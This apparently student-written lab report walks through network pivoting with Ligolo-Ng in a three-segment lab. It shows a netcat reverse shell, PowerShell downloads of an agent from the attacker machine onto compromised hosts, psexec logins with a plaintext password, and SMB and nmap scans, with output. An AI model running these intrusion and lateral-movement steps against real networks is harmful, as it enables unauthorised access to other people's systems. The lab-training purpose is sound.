NETWORK SECURITY PROJECT REPORT

Ligolo-Ng: Advanced Network Pivoting & Tunneling

A Hands-On Red Team Technique Implemented in a Lab Environment

Student Name	SivaMani .V
Department	Computer Science & Engineering / Cybersecurity
Guided By	Nikhith Tummalapalli

Abstract

This comprehensive guide delves into the intricacies of Lateral Movement utilizing Ligolo-Ng, a tool developed by Nicolas Chatelain. The Ligolo-Ng tool facilitates the establishment of tunnels through reverse TCP/TLS connections using a tun interface, avoiding the necessity of SOCKS. This guide covers various aspects, from the tool's unique features to practical applications such as single and double pivoting within a network.

Ligolo-Ng can be downloaded from the official repository:
https://github.com/nicocha30/ligolo-ng/releases

Table of Contents

1. Introduction to Ligolo-Ng
2. Ligolo-Ng vs. Chisel
3. Lab Setup
4. Prerequisites
5. Setting up Ligolo-Ng
6. Single Pivoting
7. Double Pivoting

1. Introduction to Ligolo-Ng

Ligolo-Ng is a lightweight and efficient tool designed to enable penetration testers to establish tunnels through reverse TCP/TLS connections, employing a tun interface. It was developed by Nicolas Chatelain and is coded in the Go programming language.

Key Features

- GO-coded with VPN-like tunneling behavior
- Customizable proxy and agents written in Go
- Supports multiple protocols: ICMP, UDP, SYN stealth scans, OS detection, and DNS Resolution
- Connection speeds of up to 100 Mbits/sec
- Minimizes maintenance time — avoids leaving tool residue on disk or in memory
- Uses a tun interface, eliminating the need for SOCKS proxies

2. Ligolo-Ng vs. Chisel

The following table summarizes the key differences between Ligolo-Ng and Chisel, two popular network tunneling tools used in penetration testing.

Ligolo-Ng	Chisel
Faster; supports ICMP, UDP, SYN scans	Slower; primarily HTTP via WebSocket

Individual connections with each target	Server-client model
No residue on disk or in memory	May leave traces
Uses tun interface (no SOCKS needed)	Requires SOCKS proxy
Self-signed TLS / custom certs supported	Limited certificate options

3. Lab Setup

The lab environment consists of three segmented networks (A, B, and C) to simulate a real-world internal network structure. The topology involves a Kali Linux attacker machine in Network A, a dual-homed Windows Server 2019 machine bridging Networks A and B, a Windows 10 machine bridging Networks B and C, and a Metasploitable2 target in Network C.



Figure 1: Lab Network Topology — Three-Segment Network Layout

4. Prerequisites

Before beginning, the following files must be obtained from the official Ligolo-Ng GitHub releases page:

- agent.exe — Windows 64-bit agent, to be installed on the target machine
- proxy (Linux 64-bit) — to be run on the attacking machine (Kali Linux)



Figure 2: Ligolo-Ng GitHub Releases Page — Available Downloads

5. Setting up Ligolo-Ng

Step 1 — Create the TUN Interface

After obtaining both agent and proxy files, the first step is to set up the Ligolo-Ng tun interface on the attacking machine (Kali Linux). Use ifconfig to verify the current network state, then run the following commands to create and activate the ligolo tun interface:

```
ip tuntap add user root mode tun ligolo
ip link set ligolo up
ifconfig
```

```
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.5  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 2401:4900:1c64:83c0:e0a9:82b:62d9:b1dc  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::86e1:e886:fc7c:7001  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:cc:96:35  txqueuelen 1000  (Ethernet)
        RX packets 29  bytes 11282 (11.0 KiB)
        RX errors 0  dropped 5  overruns 0  frame 0
        TX packets 28  bytes 6295 (6.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(root㉿kali)-[~]
└─# ip tuntap add user root mode tun ligolo

┌──(root㉿kali)-[~]
└─# ip link set ligolo up

┌──(root㉿kali)-[~]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.5  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 2401:4900:1c64:83c0:e0a9:82b:62d9:b1dc  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::86e1:e886:fc7c:7001  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:cc:96:35  txqueuelen 1000  (Ethernet)
        RX packets 46  bytes 14559 (14.2 KiB)
        RX errors 0  dropped 12  overruns 0  frame 0
        TX packets 28  bytes 6295 (6.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

ligolo: flags=4241<UP,POINTOPOINT,NOARP,MULTICAST>  mtu 1500
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen 500  (UNSPEC)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Figure 3: ifconfig output confirming the ligolo tun interface is active

Step 2 — Extract the Proxy File

Unzip the downloaded Ligolo proxy archive using the following command:

```
tar -xvzf ligolo-ng_proxy_0.5.1_linux_amd64.tar.gz
```

To review all available proxy options, run:

```
./proxy -h
```

```
┌──(root㉿kali)-[~/Downloads]
└─# tar -xvzf ligolo-ng_proxy_0.5.1_linux_amd64.tar.gz
LICENSE
README.md
proxy

┌──(root㉿kali)-[~/Downloads]
└─# ./proxy -h
Usage of ./proxy:
  -allow-domains string
        autocert authorised domains, if empty, allow all domains,
  -autocert
        automatically request letsencrypt certificates, requires p
  -certfile string
        TLS server certificate (default "certs/cert.pem")
  -keyfile string
        TLS server key (default "certs/key.pem")
  -laddr string
        listening address  (default "0.0.0.0:11601")
  -selfcert
        dynamically generate self-signed certificates
  -v    enable verbose mode
```

Figure 4: Proxy help menu showing available flags and certificate options

Step 3 — Start the Proxy with Self-Signed Certificate

The proxy supports multiple certificate options. For this lab, the -selfcert flag is used, which dynamically generates a self-signed certificate. The proxy listens on port 11601 by default:

```
./proxy -selfcert
```

```
┌──(root㉿kali)-[~/Downloads]
└─# ./proxy -selfcert
WARN[0000] Using automatically generated self-signed certificates (Not recommended)
INFO[0000] Listening on 0.0.0.0:11601

  Made in France ♥            by @Nicocha30!

ligolo-ng »
```

Figure 5: Unzipping the proxy archive

```
┌──(root㉿kali)-[~/Downloads]
└─# unzip ligolo-ng_agent_0.5.1_windows_amd64.zip
Archive:  ligolo-ng_agent_0.5.1_windows_amd64.zip
  inflating: LICENSE
  inflating: README.md
  inflating: agent.exe

┌──(root㉿kali)-[~/Downloads]
└─# updog -p 80
[+] Serving /root/Downloads ...
WARNING: This is a development server. Do not use it in
 * Running on all addresses (0.0.0.0)
 * Running on http://127.0.0.1:80
 * Running on http://192.168.1.5:80
Press CTRL+C to quit
```

Figure 6: Proxy running on 0.0.0.0:11601 with self-signed certificate

Step 4 — Deploy the Agent on the Target Machine

With the proxy running on Kali, extract the Windows agent and host it using updog, a simple file server:

```
unzip ligolo-ng_agent_0.5.1_windows_amd64.zip
updog -p 80
```

```
┌──(root㉿kali)-[~]
└─# nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.1.5] from (UNKNOWN) [192.168.1.6] 56215

PS C:\Users\Administrator> cd Desktop
PS C:\Users\Administrator\Desktop> powershell wget 192.168.1.5/agent.exe -o agent.exe
PS C:\Users\Administrator\Desktop> dir


    Directory: C:\Users\Administrator\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        1/29/2024   9:42 AM        4862976 agent.exe
-a----        1/24/2024   9:29 AM         350096 Firefox Installer.exe


PS C:\Users\Administrator\Desktop>
```

Figure 7: Agent uploaded and served via updog HTTP server

Step 5 — Download Agent onto Target via Netcat Session

A reverse shell session was already established on the Windows Server target via Netcat. Using that session, download the agent onto the target's Desktop:

```
cd Desktop
```

```
powershell wget 192.168.1.5/agent.exe -o agent.exe
dir
```

Step 6 — Execute Agent and Establish Session

Run the agent on the target machine, pointing it back to the Kali proxy address and port. The -ignore-cert flag bypasses certificate validation for the self-signed cert:

```
./agent.exe -connect 192.168.1.5:11601 -ignore-cert
```

```
PS C:\Users\Administrator\Desktop> ./agent.exe -connect 192.168.1.5:11601 -ignore-cert
```

Figure 8: Agent initiating connection to the Kali proxy

Once the agent connects, a session is established in the Ligolo proxy console. Use the session command and select session 1. Running ifconfig reveals the internal network interfaces of the target machine:

```
┌──(root㉿kali)-[~/Downloads]
└─# ./proxy -selfcert
WARN[0000] Using automatically generated self-signed certificates (Not recommended)
INFO[0000] Listening on 0.0.0.0:11601

  Made in France ♥            by @Nicocha30!

ligolo-ng » INFO[0403] Agent joined.                                 name="IGNITE\\administrator@DC1"
ligolo-ng »
ligolo-ng » session
? Specify a session : 1 - #1 - IGNITE\administrator@DC1 - 192.168.1.6:56241
[Agent : IGNITE\administrator@DC1] » ifconfig

Interface 0
Name          Ethernet0
Hardware MAC  00:0c:29:97:10:7b
MTU           1500
Flags         up|broadcast|multicast|running
IPv4 Address  192.168.1.6/24

Interface 1
Name          Ethernet1
Hardware MAC  00:0c:29:97:10:85
MTU           1500
Flags         up|broadcast|multicast|running
IPv6 Address  fe80::8101:2f50:11fe:ad10/64
IPv4 Address  192.168.148.130/24

Interface 2
Name          Loopback Pseudo-Interface 1
Hardware MAC
MTU           -1
Flags         up|loopback|multicast|running
IPv6 Address  ::1/128
IPv4 Address  127.0.0.1/8

[Agent : IGNITE\administrator@DC1] »
```

Figure 9: ifconfig within Ligolo session showing internal network 192.168.148.0/24

Notably, Interface 1 (Ethernet1) reveals the IPv4 address 192.168.148.130/24, confirming access to the hidden internal network.

6. Single Pivoting

In the single pivoting scenario, the objective is to reach Network B (192.168.148.0/24) from Network A, routing through the compromised Windows Server 2019 machine which is dual-homed to both networks.



Figure 10: Single Pivoting — Kali reaching Network B via compromised Windows Server

Attempting a direct ping from Kali to the internal IP initially fails due to the different network segment:

```
┌──(root㉿kali)-[~]
└─# ping 192.168.148.130
PING 192.168.148.130 (192.168.148.130) 56(84) bytes of data.
^C
--- 192.168.148.130 ping statistics ---
5 packets transmitted, 0 received, 100% packet loss, time 4081ms
```

Figure 11: Failed ping — Kali cannot reach Network B directly

To route traffic through the Ligolo tunnel, add the internal subnet to the Kali routing table via the ligolo interface:

```
ip route add 192.168.148.0/24 dev ligolo
ip route list
```

```
┌──(root㉿kali)-[~]
└─# sudo ip route add 192.168.148.0/24 dev ligolo

┌──(root㉿kali)-[~]
└─# ip route list
default via 192.168.1.1 dev eth0 proto dhcp src 192.168.1.5 metric 100
192.168.1.0/24 dev eth0 proto kernel scope link src 192.168.1.5 metric 100
192.168.148.0/24 dev ligolo scope link linkdown
```

Figure 12: Route added — 192.168.148.0/24 via ligolo interface

Return to the Ligolo proxy console and enter the start command to initiate tunneling through session 1:

```
[Agent : IGNITE\administrator@DC1] » start
[Agent : IGNITE\administrator@DC1] » INFO[0653] Starting tunnel to IGNITE\administrator@DC1
```

Figure 13: Tunnel started in Ligolo session 1

With the tunnel active, scan the newly reachable subnet using netexec to enumerate hosts:

```
┌──(root㉿kali)-[~]
└─# nxc smb 192.168.148.0/24
SMB         192.168.148.130 445    DC1            [*] Windows 10.0 Build 17763 x64 (name:DC1)
SMB         192.168.148.132 445    MSEDGEWIN10    [*] Windows 10.0 Build 17763 x64 (name:MSED
Running nxc against 256 targets ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:00
```

Figure 14: netexec scan revealing additional Windows 10 host (MSEDGEWIN10)

Pinging the discovered host now succeeds, and a full Nmap scan can be conducted:

```
┌──(root㉿kali)-[~]
└─# ping 192.168.148.132
PING 192.168.148.132 (192.168.148.132) 56(84) bytes of data.
64 bytes from 192.168.148.132: icmp_seq=1 ttl=64 time=5.60 ms
64 bytes from 192.168.148.132: icmp_seq=2 ttl=64 time=18.0 ms
64 bytes from 192.168.148.132: icmp_seq=3 ttl=64 time=17.0 ms
^C
── 192.168.148.132 ping statistics ──
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 5.599/13.526/17.995/5.620 ms

┌──(root㉿kali)-[~]
└─# nmap 192.168.148.132
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-29 12:09 EST
Nmap scan report for 192.168.148.132
Host is up (0.0047s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 4.58 seconds
```

Figure 15: Successful ping and Nmap scan against 192.168.148.132

7. Double Pivoting

Double pivoting extends the attack chain further: from Network A, through Network B, and onward into Network C (192.168.159.0/24). The Windows 10 machine (192.168.148.132) serves as the second hop, as it is dual-homed between Networks B and C.



Figure 16: Double Pivoting Architecture — Three-hop network traversal

Gaining Access to Windows 10 (Second Pivot Host)

Using the Impacket psexec tool, authenticate to the Windows 10 machine using previously obtained credentials, then download the Ligolo agent onto it:

```
impacket-psexec administrator:123@192.168.148.132
cd c:\users\public
powershell wget 192.168.1.5/agent.exe -o agent.exe
dir
```

```
┌──(root㉿kali)-[~]
└─# impacket-psexec administrator:123@192.168.148.132
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Requesting shares on 192.168.148.132.....
[*] Found writable share ADMIN$
[*] Uploading file RvDSRlde.exe
[*] Opening SVCManager on 192.168.148.132.....
[*] Creating service ZblZ on 192.168.148.132.....
[*] Starting service ZblZ.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> cd c:\users\public

c:\Users\Public> powershell wget 192.168.1.5/agent.exe -o agent.exe

c:\Users\Public> dir
 Volume in drive C is Windows 10
 Volume Serial Number is B009-E7A9

 Directory of c:\Users\Public

01/30/2024  02:00 PM    <DIR>          .
01/30/2024  02:00 PM    <DIR>          ..
01/30/2024  02:00 PM         4,862,976 agent.exe
03/19/2019  12:59 PM    <DIR>          Documents
09/14/2018  11:33 PM    <DIR>          Downloads
09/14/2018  11:33 PM    <DIR>          Music
09/14/2018  11:33 PM    <DIR>          Pictures
09/14/2018  11:33 PM    <DIR>          Videos
               1 File(s)      4,862,976 bytes
               7 Dir(s)  27,737,616,384 bytes free
```

Figure 17: impacket-psexec shell on Windows 10 with agent.exe downloaded

Initiating the Second Agent Session

Execute the agent on Windows 10, connecting back to the Kali proxy:

```
agent.exe -connect 192.168.1.5:11601 -ignore-cert
```

```
c:\Users\Public> agent.exe -connect 192.168.1.5:11601 -ignore-cert
time="2024-01-30T14:10:04-08:00" level=warning msg="warning, certificate validation
time="2024-01-30T14:10:04-08:00" level=info msg="Connection established" addr="192.
```

Figure 18: Second agent connecting to proxy — session established

In the Ligolo proxy console, a second session (session 2) is now visible, corresponding to the Windows 10 machine. Run ifconfig on session 2 to discover Network C:

```
  Made in France ♥            by @Nicocha30!

ligolo-ng » INFO[0029] Agent joined.                                name="IGNITE\\administrator
ligolo-ng »
ligolo-ng » session
? Specify a session : 1 - #1 - IGNITE\administrator@DC1 - 192.168.1.6:52946
[Agent : IGNITE\administrator@DC1] » start
[Agent : IGNITE\administrator@DC1] » INFO[0060] Starting tunnel to IGNITE\administrator@DC1
INFO[0089] Agent joined.                                 name="NT AUTHORITY\\SYSTEM@MSEDGEWIN10"
[Agent : IGNITE\administrator@DC1] »
[Agent : IGNITE\administrator@DC1] » session
? Specify a session :  [Use arrows to move, type to filter]
> 1 - #1 - IGNITE\administrator@DC1 - 192.168.1.6:52946
  2 - #2 - NT AUTHORITY\SYSTEM@MSEDGEWIN10 - 192.168.1.2:54637
```

Figure 19: Two active sessions in Ligolo proxy console

```
[Agent : NT AUTHORITY\SYSTEM@MSEDGEWIN10] » session
? Specify a session : 2 - #2 - NT AUTHORITY\SYSTEM@MSEDGEWIN10 - 192.168.1.2:54637
[Agent : NT AUTHORITY\SYSTEM@MSEDGEWIN10] » ifconfig

Interface 0
Name          Ethernet0
Hardware MAC  00:0c:29:fb:b8:d9
MTU           1500
Flags         up|broadcast|multicast|running
IPv6 Address  fe80::a429:d320:86d0:6290/64
IPv4 Address  192.168.148.132/24

Interface 1
Name          Ethernet1
Hardware MAC  00:0c:29:fb:b8:e3
MTU           1500
Flags         up|broadcast|multicast|running
IPv6 Address  fe80::5198:3f6e:99f9:23ce/64
IPv4 Address  192.168.159.130/24

Interface 2
Name          Loopback Pseudo-Interface 1
Hardware MAC
MTU           -1
Flags         up|loopback|multicast|running
IPv6 Address  ::1/128
IPv4 Address  127.0.0.1/8

[Agent : NT AUTHORITY\SYSTEM@MSEDGEWIN10] »
```

Figure 20: ifconfig on session 2 revealing Network C (192.168.159.0/24)

Routing to Network C

Kali cannot reach Network C yet. Add the subnet to the route table:

```
ip route add 192.168.159.0/24 dev ligolo
ip route list
```

```
┌──(root㉿kali)-[~]
└─# ping 192.168.159.130
PING 192.168.159.130 (192.168.159.130) 56(84) bytes of data.
```

Figure 21: Direct ping to Network C fails before routing is configured

```
┌──(root㉿kali)-[~/Downloads]
└─# ip route add 192.168.159.0/24 dev ligolo

┌──(root㉿kali)-[~/Downloads]
└─# ip route list
default via 192.168.1.1 dev eth0 proto dhcp src 192.168.1.5 metric 100
192.168.1.0/24 dev eth0 proto kernel scope link src 192.168.1.5 metric 1
192.168.148.0/24 dev ligolo scope link
192.168.159.0/24 dev ligolo scope link
```

Figure 22: Both network subnets now present in Kali's routing table

Adding a Listener for Inter-Session Relaying

To relay traffic from the second agent session through the first, a listener must be added on the Windows 10 agent. This allows session 2 traffic to be forwarded to Kali's local listener port (4444):

```
listener_add --addr 0.0.0.0:1234 --to 127.0.0.1:4444
```

```
[Agent : NT AUTHORITY\SYSTEM@MSEDGEWIN10] » listener_add --addr 0.0.0.0:1234 --to 127.0.0.1:4444
INFO[0242] Listener 0 created on remote agent!
```

Figure 23: Listener created on remote agent (port 1234 → 127.0.0.1:4444)

Verifying Successful Double Pivoting

Stop the tunnel in session 1, switch to session 2, then start the tunnel. This enables Network C traffic to flow through the full chain:

```
stop    # in session 1
session # select session 2
start   # in session 2
```

```
[Agent : IGNITE\administrator@DC1] » help

  Made in France ♥            by @Nicocha30!

Ligolo-ng - An advanced, yet simple tunneling tool

Commands:
=========
  clear     clear the screen
  exit      exit the shell
  help      use 'help [command]' for command help
  ifconfig  Show agent interfaces
  session   Change the current relay agent

Listeners
=========
  listener_add   Listen on the agent and redirect connections to the desired address
  listener_list  List currently running listeners
  listener_stop  Stop a listener

Tunneling
=========
  tunnel_list          List active tunnels
  tunnel_start, start  Start relaying connection to the current agent
  tunnel_stop, stop    Stop the tunnel

[Agent : IGNITE\administrator@DC1] » stop
[Agent : IGNITE\administrator@DC1] » INFO[0275] Closing tunnel to IGNITE\administrator@
[Agent : IGNITE\administrator@DC1] »
[Agent : IGNITE\administrator@DC1] » session
? Specify a session : 2 - #2 - NT AUTHORITY\SYSTEM@MSEDGEWIN10 - 192.168.1.2:59859
[Agent : NT AUTHORITY\SYSTEM@MSEDGEWIN10] » start
[Agent : NT AUTHORITY\SYSTEM@MSEDGEWIN10] » INFO[0293] Starting tunnel to NT AUTHORITY\
```

Figure 24: Session switched and tunnel started for double pivoting

Verify the double pivot is working by running crackmapexec against the Network C subnet:

```
crackmapexec smb 192.168.159.0/24
```

This reveals both the Windows 10 machine and Metasploitable2 in Network C. A ping and Nmap scan confirm full access to the Metasploitable2 target (192.168.159.129):

```
┌──(root㉿kali)-[~]
└─# crackmapexec smb 192.168.159.0/24
SMB         192.168.159.130 445    MSEDGEWIN10      [*] Windows 10.
SMB         192.168.159.129 445    METASPLOITABLE   [*] Unix (name:

[*] completed: 100.00% (256/256)

┌──(root㉿kali)-[~]
